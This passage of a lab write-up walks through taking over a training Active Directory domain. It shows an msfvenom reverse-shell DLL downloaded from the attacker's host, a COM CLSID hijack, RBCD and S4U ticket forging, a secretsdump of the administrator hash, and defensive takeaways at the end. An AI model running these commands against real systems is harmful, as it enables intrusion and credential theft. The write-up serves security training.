[+] Using Station\Desktop: Service-0x0-4b561b$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4820 created in background.
The reverse shell connected back as ee.reed.
connect to [10.10.14.56] from (UNKNOWN) [10.129.232.127] 63665
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
rustykey\ee.reed
Now running as a Support member, I built a reverse-shell DLL to stand in for the 7-Zip server.
$ msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.56 LPORT=9002 -f dll -o rev_shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1891 bytes
Final size of dll file: 9216 bytes
Saved as: rev_shell.dll
I served the DLL over HTTP.
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Then I downloaded it to the DC’s temp folder.
PS C:\Windows\system32> cd ..\temp
PS C:\Windows\temp> iwr -uri http://10.10.14.56:8000/rev_shell.dll -o rev_shell.dll
First I started a listener for the incoming shell.
$ rlwrap nc -lnvp 9002
listening on [any] 9002 ...
Then I rewrote the CLSID’s InprocServer32 value to point at my reverse-shell DLL.
PS C:\Windows\temp> reg add 'HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32' /ve /t REG_SZ /d "c:\windows\temp\rev_shell.dll" /f
The operation completed successfully.
A mm.turner scheduled task fired the 7-Zip shell extension, loaded the hijacked DLL and connected to my listener.
connect to [10.10.14.56] from (UNKNOWN) [10.129.232.127] 53139
Windows PowerShell running as user mm.turner on DC
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows> whoami
rustykey\mm.turner
Resource-Based Constrained Delegation
BloodHound shows mm.turner’s DelegationManager group holds AddAllowedToAct over the domain controller, so I can configure RBCD on DC$.

Using bb.morgan’s WinRM session I uploaded Rubeus and PowerView to a writable temp folder on the DC.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> upload /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe c:/windows/temp

Info: Uploading /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe to c:\windows\temp

Data: 632148 bytes of 632148 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> upload /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 c:/windows/temp

Info: Uploading /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 to c:\windows\temp

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
From the mm.turner shell I set msDS-AllowedToActOnBehalfOfOtherIdentity on the DC so that IT-Computer3$ is trusted to delegate to it.
PS C:\Windows> cd temp
PS C:\Windows\temp> import-module .\powerview.ps1
PS C:\Windows\temp> $ComputerSid = Get-DomainComputer it-computer3 -Properties objectsid | Select -Expand objectsid
PS C:\Windows\temp> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
PS C:\Windows\temp> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Windows\temp> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Windows\temp> Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
A delegation query confirms the relationship: IT-Computer3$ now has RBCD rights to DC$.
$ nxc ldap dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --find-delegation
LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP        dc.rustykey.htb 389    DC               AccountName   AccountType DelegationType             DelegationRightsTo
LDAP        dc.rustykey.htb 389    DC               ------------- ----------- -------------------------- ------------------
LDAP        dc.rustykey.htb 389    DC               IT-Computer3$ Computer    Resource-Based Constrained DC$
Privilege Escalation

With delegation in place, I needed a privileged account to impersonate. BloodHound marks backupadmin as Tier Zero: it is a member of Enterprise Admins, nested into Administrators, so it carries the directory-replication rights a DCSync needs.

Just as important, its Marked Sensitive flag is False and it sits in no Protected Users group, so nothing stops S4U from impersonating it.
Note: With RBCD set on the DC, an S4U2self → S4U2proxy exchange lets
IT-Computer3$forge acifs/dcticket asbackupadmin, without that account ever authenticating to me.
I derived the RC4 key from IT-Computer3$’s cracked password Rusty88! for the S4U request.
$ pypykatz crypto nt 'Rusty88!'
b52b582f02f8c0cd6320cd5eab36d9c6
I ran Rubeus s4u to impersonate backupadmin to the cifs/dc service on the DC.
PS C:\Windows\temp> .\rubeus.exe s4u /user:it-computer3$ /rc4:b52b582f02f8c0cd6320cd5eab36d9c6 /impersonateuser:backupadmin /msdsspn:cifs/dc.rustykey.htb /nowrap

<SNIP>

[*] Impersonating user 'backupadmin' to target SPN 'cifs/dc.rustykey.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.rustykey.htb'
[*] Using domain controller: dc.rustykey.htb (fe80::bf19:d96f:89e4:1a17%11)
[*] Sending S4U2proxy request to domain controller fe80::bf19:d96f:89e4:1a17%11:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.rustykey.htb':

      doIGfjCCBnqgAwIBBaED<SNIP>
I decoded the base64 ticket into a .kirbi file.
$ echo "doIGfjCCBnqgAwIBBaED<SNIP>" | base64 -d > backupadmin.kirbiThen I converted the .kirbi to the ccache format impacket uses.
$ impacket-ticketConverter backupadmin.kirbi backupadmin.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
Using the ticket, I ran secretsdump against the DC and dumped the administrator’s NT hash.
$ KRB5CCNAME=backupadmin.ccache impacket-secretsdump rustykey.htb/backupadmin@dc.rustykey.htb -k -no-pass -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7a351e12f70cc177a1d5bd11b28ac26:::
[*] Kerberos keys grabbed
Administrator:des-cbc-md5:e007705d897310cd
[*] Cleaning up...
I used the NT hash to request a TGT for the administrator.
$ impacket-getTGT rustykey.htb/administrator@dc.rustykey.htb -hashes :f7a351e12f70cc177a1d5bd11b28ac26
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator@dc.rustykey.htb.ccache
Root Flag
Using the TGT, I logged in over WinRM as administrator and read the root flag.
$ evil-winrm -i dc.rustykey.htb -r rustykey.htb --ccache=./administrator@dc.rustykey.htb.ccache

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
9256************************cf77
Key Takeaways
Machine accounts are roastable too. — Timeroasting pulled a signed NTP response for every computer in the domain, and one machine account used the weak password Rusty88!. Treat computer-account passwords like any other credential: let the OS manage them, keep them 120+ random characters, and monitor for the bulk SNTP requests Timeroasting generates.
Help-desk delegation is a privilege when it is a graph. — A machine account could add itself to HelpDesk, and HelpDesk could reset half the domain’s users and edit group membership. Scope delegated rights to exactly the objects they need, never nest reset rights over sensitive users, and alert on AddSelf/ForceChangePassword against protected groups.
Protected Users is a control an attacker with write access can simply undo. — Nesting the sensitive groups into Protected Objects → Protected Users broke my first password reset, but the same help-desk rights let me remove the group and strip the protection. Membership-based hardening only holds if nobody below the target can edit that membership.
A GPO that grants registry write grants code execution. — Handing the Support group FullControl over the 7-Zip shell-extension CLSID let a low-privilege user repoint InprocServer32 at a malicious DLL, which then ran in a scheduled task’s context. Never delegate write access to HKLM\...\CLSID, and keep COM registration under administrator control.
Delegation rights over a DC are domain takeover. — DelegationManager could write msDS-AllowedToActOnBehalfOfOtherIdentity on the domain controller, which is all RBCD plus S4U needs to impersonate a replication-capable account and DCSync the administrator hash. Nothing but Domain Admins should be able to edit delegation attributes on a DC; audit AllowedToAct and the SeEnableDelegation right.